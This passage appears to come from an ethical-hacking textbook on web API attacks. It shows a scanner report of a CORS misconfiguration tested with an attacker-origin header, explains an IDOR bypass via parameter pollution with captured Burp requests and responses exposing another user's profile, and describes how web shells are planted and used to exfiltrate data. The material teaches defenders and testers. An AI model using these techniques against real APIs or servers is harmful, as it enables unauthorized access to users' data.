

127.0.0.1:8094/reports.html#b29bccce76cbe784f99389e816f9d125
ASTRA
Scan
Reports
Scanning Report

```
CORS Misconfiguration in http://192.168.0.4/token.php

Summary:

Name:CORS Misconfiguration

Impact:High

Request_Headers:                                              Response_Headers:
Content-Type : application/json                               Access-Control-Allow-Credentials : true
origin : http://attackersite.com                              Access-Control-Allow-Origin : *
                                                              Connection : Keep-Alive
                                                              Content-Length : 28
                                                              Content-Type : text/html; charset=UTF-8
                                                              Date : Sat, 31 Mar 2018 06:53:06 GMT
                                                              Keep-Alive : timeout=5, max=100
                                                              Server : Apache/2.4.25 (Unix) LibreSSL/2.2.7 PHP/5.6.30
                                                              X-Powered-By : PHP/5.6.30

                                                              NA


Description:CORS misconfiguration allows attacker to send a cross domain request and can read arbitrary data of other users

Remidation:Validate origin header and allow only http request from trusted domain

Broken Authentication and session management in http://192.168.0.4/token.php
```

Figure 14.92: Screenshot of Astra

Some REST API vulnerability scanning tools are as follows:

- Fuzzapi (*https://github.com*)
- w3af (*http://docs.w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.owasp.org*)



Bypassing IDOR via Parameter Pollution

- Insecure direct object reference (IDOR) is a vulnerability that arises when **developers disclose references** to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to **modify the references** and gain unauthorized access to data
- For example, consider this normal request:

  `api.xyz.com/profile/user_id= 321`
- The attacker manipulates the above request using parameter pollution to bypass IDOR

  `api.xyz.com/profile/user_id=654&user_id=321`

```
POST
/[redacted]api/v9/user/activity/profile/[redacted]UserId=3428594&[redacted]UserId=5318415&profilePicId=102014131750
49192 HTTP/1.1
Host: api.[redacted].com
Keep-Alive: Connection
Accept: */*
TIME_OF_CALL: 1464337139000000
[redacted]_ACCESS_TOKEN: 2q[redacted]QoM/PeuD/
Accept-Language: en-IN;q=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 2223
User-Agent: [redacted]/3065 (iPhone; iOS 10.3.1; Scale/3.00)
gzip: Accept-Encoding
Connection: close

payload=%7B%22showInitials%22%3Afalse%2C%22personalQuote%22%3A%22%22%2C%22[redacted]Album%22%3A%5B%7B%2
2photoStatus%22%3A%22APPROVED%22%2C%22objectId%22%3A%2210201413175049192%22%2C%22imageOrder%22%3
A0%2C%22srcBig%22%3A%22http%3A%5C%2F%5C%2Fu2-[redacted].s3.amazonaws.com%5C%2F[redacted]Pictures%5C%2F102
01413175049192.jpg%22%2C%22profilePic%22%3Atrue%7D%2C%7B%22photoStatus%22%3A%22APPROVED%22%2C%22
objectId%22%3A%2210201801229470310%22%2C%22imageOrder%22%3A1%2C%22srcBig%22%3A%22http%3A%5C%2F%5
C%2Fu2-[redacted].s3.amazonaws.com%5C%2[redacted]ctures%5C%2F10201801229470310.jpg%22%2C%22profilePic%
```

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Date: Sun, 04 Jun 2017 10:49:05 GMT
Server: Apache-Coyote/1.1
Connection: Close
Content-Length: 4924

{
  "[redacted]Id" : 3428594,
  "firstName" : "[redacted]",
  "lastName" : "B[redacted]",
  "age" : 29,
  "[redacted]Album" : [ {
    "objectId" : 10201801229470310,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
    "imageOrder" : 1
  }, {
    "objectId" : 10202860843399996,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
```

Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

`api.xyz.com/profile/user_id= 321`


The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

`api.xyz.com/profile/user_id=654&user_id=321`

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into to considering it as a valid request.


Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.



```
POST
/[redacted]api/v9/user/activity/profile/[redacted]UserId=3428594&[redacted]UserId=5318415&profilePicId=102014131750
49192 HTTP/1.1
Host: api.[redacted].com
Keep-Alive: Connection
Accept: */*
TIME_OF_CALL: 1464337139000000
[redacted]_ACCESS_TOKEN: 2q[redacted]$QoM/PeuU/
Accept-Language: en-IN;q=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 2223
User-Agent: [redacted]/3065 (iPhone; iOS 10.3.1; Scale/3.00)
gzip: Accept-Encoding
Connection: close

payload=%7B%22showInitials%22%3Afalse%2C%22personalQuote%22%3A%22%22%2C%22[redacted]Album%22%3A%5B%7B%2
2photoStatus%22%3A%22APPROVED%22%2C%22objectId%22%3A%2210201413175049192%22%2C%22imageOrder%22%3
A0%2C%22srcBig%22%3A%22http%3A%5C%2F%5C%2Fu2-[redacted].s3.amazonaws.com%5C%2F[redacted]Pictures%5C%2F102
01413175049192.jpg%22%2C%22profilePic%22%3Atrue%7D%2C%7B%22photoStatus%22%3A%22APPROVED%22%2C%22
objectId%22%3A%2210201801229470310%22%2C%22imageOrder%22%3A1%2C%22srcBig%22%3A%22http%3A%5C%2F%5
C%2Fu2-[redacted].s3.amazonaws.com%5C%2[redacted]ctures%5C%2F10201801229470310.jpg%22%2C%22profilePic%
```

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Date: Sun, 04 Jun 2017 10:49:05 GMT
Server: Apache-Coyote/1.1
Connection: Close
Content-Length: 4924

{
  "[redacted]Id" : 3428594,
  "firstName" : "[redacted]",
  "lastName" : "B[redacted]",
  "age" : 29,
  "[redacted]Album" : [ {
    "objectId" : 10201801229470310,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
    "imageOrder" : 1
  }, {
    "objectId" : 10202860843399996,
    "srcBig" : "http://[redacted].s3.amazonaws.c
    "photoStatus" : "APPROVED",
```

Figure 14.93: Screenshot of Burp Suite



Web Shells

- A web shell is a malicious piece of code or script that is developed using **server-side languages** such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server
- The malicious script enables attackers to **gain remote access** or remote administration capabilities to the target server along with its file system
- Attackers **inject malicious script** by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injections

Attacker
1
Remote Exploitation via SQL injection or RFI
Shell.php
www.abc.com
2
Injecting malicious code for web shell
Web Server
3
HTTP POST www.abc.com/shell.php + executes obfuscated command
http://www.abc.com/shell.php
4
Gains remote shell access
5
Executes malicious commands and exfiltrates sensitive data

Web Shells

A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python, and then installed on a target server. The malicious script enables attackers to gain remote access or remote administration capabilities over the target server along with its file system.

Attackers inject malicious scripts by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injection. Attackers can also perform XSS attacks using social engineering techniques to install the malicious code.

Attackers also employ network monitoring tools (mainly Wireshark) to discover vulnerabilities that can be exploited later for web shell injection. These vulnerabilities often lie in a web server's software or content management system (CMS).

Web shells are used by the attacker to carry out privilege escalation and gain remote access to download, upload, erase, and execute files on the target web server. Using the web shell, attackers can also steal private data, damage the website's reputation via DDoS attacks, change the structure of the website, make the web page's resources unavailable on the Internet, maintain persistence, exfiltrate data, etc.


